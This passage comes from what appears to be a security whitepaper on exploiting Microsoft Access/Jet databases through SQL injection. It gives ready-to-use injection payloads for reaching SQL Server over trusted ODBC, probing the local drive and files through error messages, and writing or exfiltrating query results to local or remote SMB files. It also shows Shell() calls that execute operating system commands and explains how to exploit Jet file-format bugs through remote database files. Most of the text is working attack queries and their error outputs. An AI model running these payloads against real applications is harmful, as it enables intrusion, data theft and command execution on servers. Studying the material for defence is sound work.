Reason: If there is a short delay before this error is returned then the supplied password is incorrect, or the specified user does not exist.

Trusted Connections

An ODBC connection can be used specifying the *Trusted Connection* mode, which usually gives access under the *PUBLIC* role. If the application makes use of Integrated Security, which implies that the account that the application is running under has access to the SQL Server, then access may be available to the database used by the vulnerable application (in cases where both MS SQL and Access databases are used.)

Query: *SELECT id FROM users WHERE username ='1'and password=''* **UNION SELECT * FROM [ODBC;DRIVER=SQL SERVER;Server=<Server>,<Port>; DATABASE=master; Trusted_Connection=Yes].Information_Schema.Tables where '1'='1'or'1'='1'**

7.3. Mapping The Local Drive

The **IN** clause of a select statement can be used to detect the presence of directories and files.

This query can be used to find the system drive.

Query: *SELECT id FROM users WHERE username =*'1' **UNION SELECT * FROM test IN '.' WHERE '1'='1'** *and password=''*

Error Reponse:

```
Microsoft JET Database Engine error '80004005'
The Microsoft Jet database engine cannot open the file
'c:\windows\system32\inetsrv'. It is already opened exclusively by another
user, or you need permission to view its data
```

This query can be used to detect directories and files.

Query: *SELECT id FROM users WHERE username =*'1' **UNION SELECT id FROM test IN '<path to file>' WHERE '1'='1'** *and password=''*

Error Reponse:

```
Microsoft JET Database Engine error '80004005'
Unrecognized database format 'c:\temp\file.txt'.
```

Reason: The file exists, but is not a valid database.

Error Reponse:

```
Microsoft JET Database Engine error '80004005'
Could not find file 'c:\temp\nofile.txt'.
```

Reason: The file does not exist.

Error Reponse:

```
Microsoft JET Database Engine error '80004005'
'c:\nopath\nofile.txt' is not a valid path. Make sure that the path name
is spelled correctly and that you are connected to the server on which the
file resides.
```

Reason: The directory does not exist.

Error Reponse:

```
Microsoft JET Database Engine error '80004005'
The Microsoft Jet database engine cannot open the file 'c:\temp'. It is
already opened exclusively by another user, or you need permission to view
its data.
```

Reason: You attempted to open a directory, which exists.

Mapping the Network

The same query can be used to attempt opening an SMB connection on another machine, allowing for simple mapping of windows machines on the accessible network.

7.4. Writing To Files

MS Jet can be used to write to files, with similar restrictions to 8.1, but this cannot be done within a UNION or sub select. It can only be done if the injection is into the COLUMN portion of the initial select statement.

Text ISAM

Query: *SELECT* **"text to write" into [TEXT;DATABASE=<Directory Path>; HDR=NO;FMT=Delimited].[<FileName>]** *FROM users WHERE username='name' and password='pass'*

If the conditions in the WHERE portion of the syntax return TRUE then the text will be written to the file. If the conditions return FALSE, then the file will be created but will not have the text written to the file. "text to write" can be replaced with any valid column name, including *, to pull data out of the database to a local, or remote (SMB), file.

The allowed file extensions are listed under the *DisabledExtensions* value of the **TEXT** engine registry key. By default the following file extensions can be accessed;

txt,csv,tab,asc,tmp,htm,html

Similar type of data retrieval can be done using other formats such as EXCEL.

Query: *SELECT* **"text to write" into [Excel 5.0;DATABASE=<Full File Path>; HDR=NO;FMT=Delimited].[Sheet1$]** *FROM users WHERE username='name' and password='pass'*

Database File

Results from a query can also be written to a new table in an existing database. This can be used to create a new table in the current database, or to retrieve datasets to a new table in an existing local, or remote, database.

Query: *SELECT* *** into <TableName> in '<Path To Database>'** *FROM users WHERE username='name' and password='pass'*

8. Operating System Commands

If sandboxing is **DISABLED**, or can be bypassed, then it is possible to use the following functions to execute operating system commands.

CurDir[(drive)]

Returns a Variant (String) representing the current path.

Query:
```
Select name from users where id ='1' union select curdir() from
msysaccessobjects where '1'='1'
```

Dir[(pathname [, attributes])]

Returns a String representing the name of a file, directory, or folder that matches a specified pattern or file attribute, or the volume label of a drive.

Query:
```
Select name from users where id ='1' union select dir('c:\ ') from
msysaccessobjects where '1'='1'
```

Environ({ envstring | number })

Returns the String associated with an operating system environment variable.

Query:
```
Select name from users where id ='1' union select environ(1) from
msysaccessobjects where '1'='1'
```

FileDateTime(pathname)

Returns an Integer representing the attributes of a file, directory, or folder.

Query:
```
Select name from users where id ='1' union select
filedatetime('c:\boot.ini') from msysaccessobjects where '1'='1'
```

FileLen(pathname)

Returns a Long specifying the length of a file in bytes

Query:
```
Select name from users where id ='1' union select filelen('c:\boot.ini')
from msysaccessobjects where '1'='1'
```

GetAttr(pathname)

Returns an Integer representing the attributes of a file, directory, or folder.

Query:
```
Select name from users where id ='1' union select getattr('c:\ ') from
msysaccessobjects where '1'='1'
```

Shell(pathname [, windowstyle])

Runs an executable program and returns a Variant (Double) representing the program's task ID if successful, otherwise it returns zero.

Query:
```
Select name from users where id ='1' union select shell('<file to run>')
from msysaccessobjects where '1'='1'
```

The file will be executed under the context of the server, usually the IIS anonymous user. This can prevent access to files such as cmd.exe on Windows 2003 and greater. If execute access is denied the following error will be returned.

Error Reponse:

```
Microsoft JET Database Engine error '80040e14'
Invalid procedure call
```


9. Non SQL MS Jet Exploitation

MS Jet has had a number of vulnerabilities over the years. Some of these are in the SQL syntax and others, as mentioned in *section 3.4* are related to the database file format. Despite Microsoft's reluctance to release security patches for the database format bugs, it appears that they have changed their mind and a patch is imminent.

This section includes some scenarios where MS Jet vulnerabilities, specifically the file format ones, can be exploited through applications other than Microsoft Access itself.

Microsoft IIS

As is detailed in *section 8*, an SQL injection vulnerability can be used to request data from an external database. A lack of egress filtering could allow the web server to connect to an attacker controlled file, which was designed to exploit one of the file based vulnerabilities.



OpenOffice.org

The OpenOffice database application allows for connecting to an external database using ODBC or ADO. By specifying an ADO connection to a remote Access database file it is possible to exploit one of the file based vulnerabilities. If the target machine has MS Jet 3.5x installed, then an ADO connection string specifying the vulnerable versions of Jet can be used. Combining this with a query using the *Shell()* function, can lead to command execution.

This type of exploitation affects any application that allows for the linking in or connecting to an Access based database.

10. References

- Advisory: NT ODBC Remote Compromise
  http://www.wiretrip.net/rfp/txt/rfp9901.txt
- Access 12's new data engine
  http://blogs.msdn.com/access/archive/2005/10/13/480870.aspx
- Jet Expression Can Execute Unsafe Visual Basic for Applications Functions
  http://support.microsoft.com/kb/239104
- How to configure Jet 4.0 to prevent unsafe functions from running in Access 2000 and Access 2002
  http://support.microsoft.com/kb/239482
- How to configure Jet 4.0 to prevent unsafe functions from running in Access 2003
  http://support.microsoft.com/kb/294698
- Functions and properties in Access 2007 blocked by sandbox mode
  http://office.microsoft.com/en-us/access/HA012301901033.aspx
- Use sandbox mode in Access 2007
  http://office.microsoft.com/en-us/access/HA101674291033.aspx
- Updated version of Microsoft Jet 3.5 available for download
  http://support.microsoft.com/kb/172733
- How to obtain the latest service pack for the Microsoft Jet 4.0 Database Engine
  http://support.microsoft.com/default.aspx/kb/239114
- How To Handle Quotes and Pipes in Concatenated SQL Literals
  http://support.microsoft.com/default.aspx?scid=kb;EN-US;Q178070
- How To Query for Literal Special Characters in a Where Clause
  http://support.microsoft.com/kb/q147687/
- List of reserved words in Jet 4.0
  http://support.microsoft.com/?id=248738
- 2007 Office System Driver: Data Connectivity Components
  http://www.microsoft.com/downloads/details.aspx?FamilyID=7554F536-8C28-4598-9B72-EF94E038C891&displaylang=en
- MS Access – Online Help
  http://office.microsoft.com/en-us/access/CH100621381033.aspx
- Time-Based Blind SQL Injection with Heavy Queries
  http://www.microsoft.com/technet/community/columns/secmvp/sv0907.mspx
- MS Access SQL Injection Cheat Sheet
  http://www.webapptest.org/ms-access-sql-injection-cheat-sheet-EN.html